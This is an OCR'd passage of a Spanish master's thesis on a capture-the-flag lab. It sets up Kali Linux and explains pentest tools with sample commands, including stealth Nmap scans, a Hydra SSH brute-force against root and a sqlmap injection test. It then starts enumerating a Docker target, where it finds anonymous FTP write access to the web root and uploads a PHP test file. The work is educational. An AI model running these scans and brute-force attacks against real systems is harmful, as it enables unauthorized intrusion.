


Figura 6. Configuración adaptadores de red en VMWare

Y posteriormente se añadiría un interfaz de red virtual conectado a esta red llamada *VMnet0* en la máquina virtual *KALI Linux.*

3.3 Sistema contenedor: KALI Linux 2022.3

***KALI Linux* es una distribución *Linux* basada en la rama *testing* de *Debian.* Está enfocada a la seguridad informática e incluye multitud de utilidades preconfiguradas en el sistema para realizar *pentesting,* ataques a contraseñas, auditorías de redes *WIFI*, análisis forense, etc.**

KALI Linux está mantenida por *Offensive Security* [7] una empresa dedicada a seguridad informática que además cuenta con certificados para expertos en *pentesting,* como su renombrado y prestigioso certificado *OSCP* [8].

[7] Offensive Security, 2022, Official OSCP Curriculum
URL: https://www.offensive-security.com/
[8] Offensive Security, 2022, OSCP Penetration Testing Certification, PEN-200
URL: https://www.offensive-security.com/pwk-oscp

La versión de *KALI* utilizada es 2022.3 (núcleo de *Linux* versión 5.19.11) en su distribución específica para máquina virtual de 64bits sobre *VMWare* y que está accesible mediante un enlace [9] en su página web.




Figura 7. Selección de edición KALI para descarga

Su **instalación y despliegue** es sencilla:

1. Se descarga el fichero “7z” del enlace para máquina virtual *VMWare* comentado anteriormente.
2. Se descomprime el fichero “7z” en una carpeta.
3. Desde VMWare Workstation Pro, se elige en el menú la opción *File* → *Open* y se selecciona el fichero “kali-linux-2022.3-vmware-amd64.vmx” en la carpeta donde se descomprimió el fichero “7z”.

Una vez importada la máquina virtual en *VMWare Workstation Pro* se le asigna más memoria *RAM* virtual o y se configura su adaptador de red para que haga *bridge* sobre un adaptador físico de la máquina anfitriona.

Cuando se inicie la máquina *KALI Linux*, se mostrará una ventana de identificación de usuario en la que se deberá ingresar “kali” como usuario y también como contraseña:




Figura 8. Ventana de acceso al sistema KALI Linux

[9] KALI, 2022, Descargar KALI
URL: https://kali.download/virtual-images/kali-2022.3/kali-linux-2022.3-vmware-amd64.7z

El primer paso que se debe realizar es **configurar el teclado para que admita los caracteres del castellano** en un teclado *Windows*. Para ello se ejecutará desde una consola de *shell* el siguiente comando, que se debe realizar en cada reinicio:

```
$ setxkbmap es winkeys
```

Tras esto, se puede **configurar el adaptador de red** desde un entorno de texto amigable en *shell* mediante el comando:

```
$ nmtui
```

Una vez que se tenga conexión a Internet, **se actualizará el sistema a sus últimas versiones** mediante el siguiente comando de shell, obsérvese el uso de "sudo" para invocar estos comandos con permisos de administración de máquina:

```
$ sudo apt update && sudo apt-get upgrade
```

Tras la actualización de paquetes del sistema será necesario reiniciar *KALI Linux* para aplicar correctamente los cambios. **Tras el reinicio el sistema estará actualizado.**

A continuación, **se enumeran las utilidades incluidas en *KALI Linux* que se han utilizado en mayor medida en las fases del CTF de este TFM:**

3.3.1 NMap

NMap [10] **es una utilidad de código abierto que se utiliza en modo consola. *NMap* realiza escáneres de puertos**: identifica cuáles puertos se encuentran abiertos y qué servicios se encuentran tras cada uno de estos puertos. También es posible realizar con *NMap* escáneres más detallados donde aparezca la versión de los servicios detectados e incluso vulnerabilidades que apliquen a estos.

Aunque es posible utilizar *NMap* como usuario estándar**, algunos de sus parámetros necesitan que el usuario que lo invoque lo haga con permisos de administración** o *root.* Es por esto por lo que se puede decir que su sintaxis es:

```
$ sudo nmap <parámetros> host_a_escanear
```

Como parámetros existen multitud de modificadores que permiten alterar el modo de escanear los servicios, el tipo de servicio a escanear, el rango de puertos, el detalle de la búsqueda. Además, es posible realizar búsquedas "no profundas" para evitar levantar sospechas en sistemas *IDS* o búsquedas en profundidad, más lentas y con mayor detalle, y por ello mayor riesgo de detección en sistemas *IDS*, antimalware, etc.

[10] NMap, 2022, Nmap: the Network Mapper - Free Security Scanner
URL: https://nmap.org/

Los parámetros más utilizados en este TFM han sido:

`-p<puerto_inicial>-<puerto_final>:` para concretar o extender el escáner a un rango de puertos. Por defecto sólo se escanean los 1.000 primeros puertos *TCP*.

`-sV:` para intentar detallar la versión o información del servicio que se está ejecutando en cada puerto abierto.

`-Pn:` para tratar todos los puertos como accesibles y no realizar antes la comprobación de *host ICMP* que puede hacer perder resultados positivos.

`-sS:` para efectuar un escaneo silencioso que evita, en la mayoría de los casos, que se registre la petición en el sistema destino. Esto se debe a que no completa el *handshake* en tres pasos estándar del protocolo *TCP* utilizando funciones especiales del *kernel* de *Linux.* Este parámetro necesita permisos de *root* y puede generar algún falso positivo.

`-sU:` para escanear puertos *UDP* en lugar de *TCP* que son los que se escanean por defecto con *NMap*.

`-vv:` para aumentar el nivel de registro en pantalla. Se utiliza para mostrar en pantalla los resultados, sin esperar al final del escaneo como se hace por defecto con NMap.

Por ejemplo, para escanear todos los puertos *TCP* del host con IP 10.10.10.115 mediante un escaneo silencioso, sin realizar la comprobación de conectividad inicial al *host*¸ y mostrando los resultados directamente, sin esperar a finalizar el escaneo, se ejecutaría el comando:

```
$ sudo nmap -p1-65535 -sS -Pn -vv 10.10.10.115
```




Figura 9. Salida a pantalla del comando NMap

3.3.2 WhatWeb & Nikto & Wappalyzer

WhatWeb [11] y **Nikto** [12] **son dos herramientas de consola que recogen información sobre un servidor *web*.** Entre otros datos muestran: el sistema y la versión de servidor web que están ejecutando, el sistema operativo del servidor *web*, los métodos *HTML* permitidos, codificaciones soportadas, etc.

Su uso es sencillo, para escanear el host 10.10.10.110 en el puerto TCP8080 (HTTP) con escaneo agresivo (-a nivel 3 de 4) y mostrar en pantalla (-v), se utiliza el comando:

```
$ whatweb -v -a 3 http://10.10.10.110:8080
```

Figura 10. Ejemplo de salida a pantalla de WhatWeb

En *nikto* únicamente es necesario definir el *host* y el puerto:

```
$ nikto -h http://10.10.10.110:8080
```




Figura 11. Ejemplo de salida a pantalla de Nikto

[11] KALI, 2022, WhatWeb Usage Example
URL: https://www.kali.org/tools/whatweb/
[12] Chris Sullo, 2022, Nikto2 - CIRT.net
URL: https://cirt.net/Nikto2

Wappalyzer [13] es una herramienta similar a las dos anteriores pero integrada en el navegador *Firefox.* Permite conocer parte de la infraestructura/tecnología que utiliza una web navegando hasta la *URL* a escanear:




Figura 12. Ejemplo de información Wappalyzer

3.3.3 DirBuster

DirBuster [14] **es una utilidad para el escaneo de directorios/aplicaciones web mediante fuerza bruta basada en las respuestas que devuelve el servidor a cada petición.** Permite encontrar carpetas o ficheros en servidores web que no tengan habilitada la exploración de directorios. **Presenta una *GUI* que facilita su manejo**.

Es posible utilizar diccionarios con los términos más comunes para agilizar las búsquedas, así como definir las extensiones de fichero a probar y la profundidad de directorios a explorar. Por ejemplo, para escanear el servidor HTTP 10.10.10.115:8080, buscando ficheros sin extensión, *php, txt, jpg, html, bak* y basándose en un diccionario incluido en *KALI Linux*, se utilizaría la siguiente configuración:




Figura 13. DirBuster, configuración recomendada

[13] Wappalyzer, 2022, Wappalyzer: Find out what websites are built with
URL: https://www.wappalyzer.com/
[14] KALI, 2022, dirbuster | Kali Linux Tools
URL: https://www.kali.org/tools/dirbuster/

3.3.4 Metasploit Framework

Metasploit Framework [15] **es una utilidad de consola de comandos que centraliza, clasifica, documenta y organiza el desarrollo y la utilización de *exploits.*** Su función es agilizar el uso de *exploits* con un interfaz rápido y funciones preestablecida para la carga de *payloads*. Para iniciar esta utilidad se utiliza el siguiente comando:

```
$ msfconsole
```




Figura 14. Inicio de utilidad Metasploit Framework

3.3.5 Hydra

Hydra [16] **es una utilidad de consola de comandos diseñada para automatizar y optimizar los ataques por fuerza bruta a diferentes sistemas de autenticación como *SSH*, *HTTP*, *MySQL*, *Telnet*, *SNMP*, *STMP*, *NFS*, etc.** Permite el uso de diccionarios públicos o personalizados para cada una de las entradas (*host / login / password*), procesamiento en paralelo y posibilidad de retomar trabajos interrumpidos.

Por ejemplo, para realizar un ataque por fuerza bruta SSH con usuario *root* y con diccionario de contraseñas *rockyou* se utilizará el siguiente comando:

```
$ hydra -l root -P rockyou.txt ssh://10.10.10.1:22
```




Figura 15. Ejemplo de uso de Hydra

[15] Metasploit, 2022, Metasploit | Penetration Testing Software, Pen Testing
URL: https://www.metasploit.com/
[16] GitHub, 2022, vanhauser-thc/thc-hydra
URL: https://github.com/vanhauser-thc/thc-hydra

3.3.6 SQLMap

SQLMap [17] **es una utilidad de consola de comandos diseñada para detectar las vulnerabilidades web que permiten inyecciones *SQL* y acelerar y automatizar la extracción de datos desde estas.** Para su uso se necesita una *URL* completa que incluya los parámetros *GET* a utilizar en las pruebas de inyección *SQL*. Incluye diferentes opciones para evitar su detección por parte de sistemas de protección como WAF o NGF y para limitar el número de consultas a realizar y evitar protecciones anti-DoS.

Por ejemplo, para comprobar si un formulario es sensible a un ataque de inyección SQL se utilizará el comando siguiente:

```
$ sqlmap -u http://10.10.10.10/myform.php?new=1 -a
```




Figura 16. Ejemplo de uso de SQLMap

3.4 Contenedores Docker CTF

Para el uso de los contenedores en este CTF ha sido necesaria la instalación de Docker [18]**.** Al estar los paquetes Docker incluidos dentro de la distribución, este proceso es sencillo. La instalación consta de dos comandos, el primero realiza la instalación:

```
$ sudo apt install -y docker.io docker-compose
```

Y el segundo activa en el sistema el demonio de Docker:

```
$ sudo systemctl enable docker --now
```

[17] sqlmap, 2022, sqlmap: automatic SQL injection and database takeover tool
URL: https://sqlmap.org/
[18] Docker, 2022, Docker: Accelerated, Containerized Application Development
URL: https://www.docker.com/

4. CTF

4.1 Escenario 1 – OoOps machine

Se procede a descargar el escenario 1, llamado “OoOps machine” como se indica en la documentación:

```
$ sudo docker build . -t tfm:machine1
```

Una vez descargado se procede a iniciar el contenedor con el comando de shell:

```
$ sudo docker run --rm -it -e 10.10.10.110 -p 21:21 -p 22:22 -p
8080:80 -p 10000:10000 tfm:machine1
```

Y se comprueba que este se mantiene en ejecución antes de comenzar con la fase de enumeración:

```
┌──(kali㉿kali)-[~]
└─$ sudo docker run --rm -it -e "IP=10.10.10.110" -p 21:21 -p 22:22 -p 8080:80 -p 10000:10000 tfm:machine1

[sudo] contraseña para kali:
 * Starting FTP server vsftpd
 * vsftpd failed - probably invalid config.
 * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the
 *
 * Starting OpenBSD Secure Shell server sshd
```

Figura 17. [ESC1] Inicio de Escenario 1 (output de Docker)

4.1.1 Enumeración Escenario 1

En este escenario, por el propio comando lanzado para la ejecución del contenedor, **se puede deducir que el contenedor expone sus puertos TCP 21, 22, 8080 y 10000,** por lo que se centra el escaneo en estos para agilizar el proceso. En caso contrario sería recomendable escanear todos los puertos del *host* y posteriormente investigarlos.

En primer lugar, se lanza **NMap** sobre estos puertos con el parámetro (-sV) para conseguir la máxima información posible sobre versiones:

```
┌──(kali㉿kali)-[~]
└─$ nmap -p21,22,8080,10000 -sV 10.10.10.110
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-11 20:05 EST
Nmap scan report for 10.10.10.110
Host is up (0.00040s latency).

PORT      STATE  SERVICE         VERSION
21/tcp    open   ftp             vsftpd 3.0.3
22/tcp    open   ssh             OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8080/tcp  open   http            Apache httpd 2.4.29 ((Ubuntu))
10000/tcp closed snet-sensor-mgmt
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
```

Figura 18. [ESC1] Resultado de enumeración NMap

Tras analizar la información devuelta por NMap se confirma que los puertos TCP 21, 22 y 8080 están abiertos y en ellos corren servicios cuyas versiones ya se conocen.

Con esta información se redacta el siguiente resumen:

- **TCP 21** → Servicio FTP → Aplicación *vsFTPd* en versión 3.0.3
- **TCP 22** → Servicio SSH → Aplicación *OpenSSH* en versión 7.6p1
- **TCP 8080** → Servicio HTTP → Aplicación Apache en versión 2.4.29
- **TCP 10000** → Servicio snet-sensor-mgmt pero puerto cerrado

FTP (TCP21)

En primer lugar, se procede a investigar el servicio ***FTP*** tras el puerto TCP21 y se comprueba si **permite acceso anónimo** con credenciales: a*nonymous* / *anonymous*:




Figura 19. [ESC1] Análisis acceso FTP

Es posible conectarse con dichas credenciales y estas dan acceso, al parecer por el fichero *<index.php>*, a la raíz de un sitio web. Se analizará en profundidad en la siguiente fase.

SSH (TCP22)

En segundo lugar, se procede a investigar **el servicio SSH tras el puerto TCP22 y se comprueba que no permite *login* sin contraseña o con contraseñas triviales con el usuario root.** Se realizará un análisis ampliado en las siguientes fases.




Figura 20. [ESC1] Acceso SSH

HTTP (TCP8080)

Se utiliza *WhatWeb* y *Nikto* sobre el puerto TCP 8080 para obtener información adicional:

Figura 21. [ESC1] Análisis web WhatWeb




Figura 22. [ESC1] Análisis web Nikto

Gracias a estas 2 utilizades se confirma la información de *NMap*: el servidor *web* que se ejecuta es *Apache* en versión 2.4.29 sobre un sistema operativo *Ubuntu,* y se consigue información adicional acerca de las cabeceras *HTTP* no presentes en la *web* y que no protegen sobre ataques *XSS*, etc.

Se lanza un escaneo de *DirBuster* sobre http://10.10.10.110:8080/ según la configuración expuesta en la sección 2 de esta memoria y aparecen estos ficheros que aparentemente coinciden con los que aparecían en el FTP de acceso anónimo:




Figura 23. [ESC1] Ejecución de DirBuster

Se procede a acceder a la web índice para ver qué información presenta y no aparece más que un texto sin posibilidad de interactuar con la web:




Figura 24. [ESC1] Acceso HTTP en TCP8080

De forma adición se realizar la prueba de descargar el otro fichero que aparecía en el *FTP*: <index.html.bak>, este es el index.html por defecto de *Apache2* renombrado.

Snet-Sensor-Mgmt (TCP10000)

El puerto TCP1000 aparece cerrado por lo que no es posible realizar un mayor reconocimiento del servicio que se está ejecutando.

Si se realiza una búsqueda se pueden encontrar *exploits* como el publicado aquí: https://github.com/Popsiclestick/write-ups/blob/master/NCL-2014/Exploit%202.md
Pero estos *exploits* no se pueden utilizar al estar el puerto TCP10000 aparentemente cerrado.

Resumen con la información útil identificada en esta fase:

Puerto TCP	Servicio	Versión	Información Extra
21	FTP	3.0.3	Accede a www con anonymous
22	SSH	7.6p1	Requiere usuario y contraseña
8080	HTTP	Apache 2.4.6	Directorio raíz accesible desde FTP
10000	SNET-SENSOR-MGMT	¿?	Puerto cerrado

4.1.2 Análisis de vulnerabilidades Escenario 1


Se revisa la información y se decide que el primer punto a probar es si desde el navegador web es posible cargar/ejecutar los ficheros *php*, cargados desde el *FTP* con usuario *anonymous*. Para ello se genera un fichero llamado <test.php> que contiene una invocación a *PHPInfo* y se carga mediante el acceso *FTP* anónimo en el directorio /html por ser el visible desde acceso web a la máquina:

Figura 25. [ESC1] Contenido de test.php generado para prueba PHPInfo

```
ftp> put test.php
local: test.php remote: test.php
229 Entering Extended Passive Mode (|||10000|)
150 Ok to send data.
100% |*****************************************************************
226 Transfer complete.
20 bytes sent in 00:00 (33.15 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||10000|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0           10918 Apr 11  2020 index.html.
bak
-rw-r--r--    1 0        0             164 Apr 11  2020 index.php
-rw-r--r--    1 101      102            20 Nov 13 03:35 test.php
226 Directory send OK.
```

